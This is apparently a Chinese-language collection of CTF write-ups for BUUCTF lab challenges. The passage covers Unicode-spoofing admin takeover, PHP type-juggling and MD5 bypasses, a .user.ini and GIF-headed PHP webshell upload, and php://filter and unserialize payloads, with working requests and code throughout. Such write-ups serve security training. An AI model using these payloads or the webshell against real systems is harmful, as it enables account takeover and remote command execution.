
其实这个Unicode欺骗很好理解。就是我们平时英文字母 ABC…在希腊字母中，就变成了αβγ一样。由于占用的空间和使用的用途不同，在转码的时候会有各种方式。

那么在这道题中该如何利用Unicode欺骗呢？简单来说，就是找一个奇怪语言的admin重新注册一个，把之前的admin密码覆盖掉，就可以用我们的密码登陆了。

首先测试一下用admin注册：







然后大佬们就在unicode表里面找出来一个ADMIN
但是特别想知道这个Unicode是哪国文字，于是去找了一下

这个小写的A的Unicode编码是7468（1D2C），在1D00-1D7F：语音学扩展 (Phonetic Extensions)中。

接下来再看看原理。

仔细观察路由发现在修改密码的时候先将name转成小写，难道是登陆注册的时候没有转吗？

```python
@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)
```


跟进一下register、login

```python
@app.route('/register', methods = ['GET', 'POST'])
def register():

    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = RegisterForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        if session.get('image').lower() != form.verify_code.data.lower():
            flash('Wrong verify code.')
            return render_template('register.html', title = 'register', form=form)
        if User.query.filter_by(username = name).first():
            flash('The username has been registered')
            return redirect(url_for('register'))
        user = User(username=name)
        user.set_password(form.password.data)
        db.session.add(user)
        db.session.commit()
        flash('register successful')
        return redirect(url_for('login'))
    return render_template('register.html', title = 'register', form = form)

@app.route('/login', methods = ['GET', 'POST'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))
```

发现都用strlower()来转小写，但是python中已经自带转小写函数lower()，看看有什么不一样的，跟进一下strlower函数


```
def strlower(username):
    username = nodeprep.prepare(username)
    return username
```

首先是strlower函数。这个函数本意是把大写转换成小写。nodeprep.prepare的本意也是把A转换成a.但他遇见ᴬᴰᴹᴵᴺ时，会转换成ADMIN。这是这个函数的漏洞。

然后先看注册部分，我们的输入的用户名会经过strlower函数。如果没有这个漏洞，我们所有的用户名都是小写。但我们输入转换ᴬᴰᴹᴵᴺ时，会转换成ADMIN，这样就会跳过下面的判断。

关于Unicode问题可以参考一下：https://panda1g1.github.io/2018/11/15/HCTF%20admin/

关于具体编码可查 https://unicode-table.com/en/search/?q=small+capital ，当然你也可以复制过后用站长工具转换成Unicode编码。



注册成功。我们继续看更改密码的部分函数：

```
@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)
```


这里又调用了一次strlower函数。我们现在的用户名是ADMIN。再次调用后我们的用户名就会变成admin。这样就会更改掉的密码。

hctf

Hello admin

flag{34c86df1-a41e-448d-b354-88765be4a724}

Welcome to hctf

解法三：条件竞争

这个漏洞应该是属于代码逻辑上的漏洞

```python
@app.route('/login', methods = ['GET', 'POST'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)
```




```python
@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)
```

在session赋值时，登录、注册都是直接进行赋值，未进行安全验证，也就可能存在以下一种可能：
我们注册一个用户test，现在有一个进程1一直重复进行登录、改密码操作，进程2一直注销，且以admin用户和进程1所改的密码进行登录，是不是有可能当进程1进行到改密码操作时，进程2恰好注销且要进行登录，此时进程1改密码需要一个session，而进程2刚好将session[‘name’]赋值为admin，然后进程1调用此session修改密码，即修改了admin的密码。

不过从理论上来讲应该是能够改掉admin的密码的，可是在实际测试并没有成功。

21.[极客大挑战 2019]BuyFlag

在菜单中点击payflag进入这个界面，检查源码发现



```
<!--
 ~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
}
-->
```

抓包看一下

```
POST /pay.php HTTP/1.1
Host: 669af2c3-96f2-4bc0-a143-bb1b23f4eb92.node3.buuoj.cn
Content-Length: 12
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
Origin: http://669af2c3-96f2-4bc0-a143-bb1b23f4eb92.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://669af2c3-96f2-4bc0-a143-bb1b23f4eb92.node3.buuoj.cn/pay.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1773906b7d6785-057991d932031b-31346d-144000-1773906b7d7aae; user=0
Connection: close

password=404
```


根据这些信息分析是要经过post传输密码要等于404 才等于说有权限购买 金钱要等于100000000 首先有个问题404是数值is_numeric函数会检测出来所以我们得绕过它，在404后边加个字母

```
Referer: http://669af2c3-96f2-4bc0-a143-bb1b23f4eb92.n
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: user=1
Connection: close

password=404a&money=100000000
```

还有注意观察我们抓取的包里面cookie的值有个user=0 直觉这肯定要改成1的，得到信息 nember lenth is too long 意识是长度有问题太长 所以这里我们借助strcmp的函数特性绕过它


money后边加[]，得到flag

```
password=404a&money[]=100000000
```

也可用科学计数法

```
password=404a&money[]=1e10
```

22.[SUCTF 2019]CheckIn



进来之后是一个文件上传的题，先随手上传几个文件测试一下，发现可以上传图片类型的，但是里边的一句话木马会被更改。

访问打开靶机之前的链接，下载源码看看，发现wp里提到了`.user.ini`，这里放一个写得不错的文章

后台是用`exif_imagetype`函数来检测文件类型，所以在文件前加上图片的特征，来绕过检测。

```
$image_type = exif_imagetype($tmp_name);
    if (!$image_type) {
        die("exif_imagetype:not image!");
    }
```

我们可以通过给上传脚本加上相应的幻数头字节就可以绕过：

- JPG：FF D8 FF E0 00 10 4A 46 49 46
- GIF(相当于文本的GIF89a)：47 49 46 38 39 61
- PNG： 89 50 4E 47

先制作一个.user.ini文件：(可以修改十六进制，也可以直接创建一个txt文档，然后修改后缀)

```
GIF89a
auto_prepend_file=a.jpg
```

制作图片马，因为会对含“<?”的文件和过滤掉，所以换个一句话木马，这个名称要和.user.ini文件里的一样

```
GIF89a
<script language='php'>system('cat /flag');</script>
```

然后上传.user.ini文件

Upload Labs

文件名： 选择文件 未选择任何文件
提交
Your dir uploads/852aff287f54bca0ed7757a702913e50
Your files :
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(5) "a.jpg" [4]=> string(9) "index.php" }

再上传图片马

Upload Labs

文件名： 选择文件 未选择任何文件
提交
Your dir uploads/852aff287f54bca0ed7757a702913e50
Your files :
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(9) "index.php" }

使用hackbar访问index.php


LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL
http://e9ef50a8-2ca8-40f8-8c94-c71e42e3f30a.node3.buuoj.cn/uploads/852aff287f54bca0ed7757a702913e50/index.php

获得flag

GIF89a flag{dee1ae77-660e-43ee-81d6-23b1e8f2244a}

23.[BJDCTF2020]Easy MD5




随便输入一个数，提交，然后抓包，在检查之后发现在响应头部发现了一个查询语句

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 01 Feb 2021 09:35:00 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Hint: select * from 'admin' where password=md5($pass,true)
X-Powered-By: PHP/7.3.13
Content-Length: 3107
```

```
select * from 'admin' where password=md5($pass,true)
```

然后百度了一下MD5绕过

输入`ffifdyop`可以通过，原理好像是在将字符转化为16进制字符串之后只要第一个字符不为0即可，然后是这个界面



然后检查源码发现

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

这里是弱类型绕过可以输入两个经过MD5加密之后相等的字符串绕过，也可以运用数组来造成flase==flase绕过

```
/levels91.php?a[]=1&b[]=2      //a不等于b
```


```
?a=QNKCDZO&b=s878926199a
```

两个都可，然后出现了一段代码

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

这里是强类型绕过，所以只能使用数组了，post传参就行

```
param1[]=1&param2[]=2
```



获得flag。


24.[ZJCTF 2019]NiZhuanSiWei

进入之后是一段代码

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```


需要让$text输入 ”welcome to the zjctf“ 传入文件中才能进行后面的步骤， 这里可以用php://input伪协议在以POST形式传入“welcome to the zjctf " 也可以用data伪协议传参

```
?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=
```



利用php伪协议filter读取useless.php

```
&file=php://filter/read=convert.base64-encode/resource=useless.php
```



base64解码得到源码


```
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

先进行序列化，得到序列化后字符串格式

```
$a = new Flag();
echo serialize($a);
//O:4:"Flag":1:{s:4:"file";N;}
```

利用password变量进行反序列化

```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```




payload为：

```
?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s
:8:"flag.php";}
```

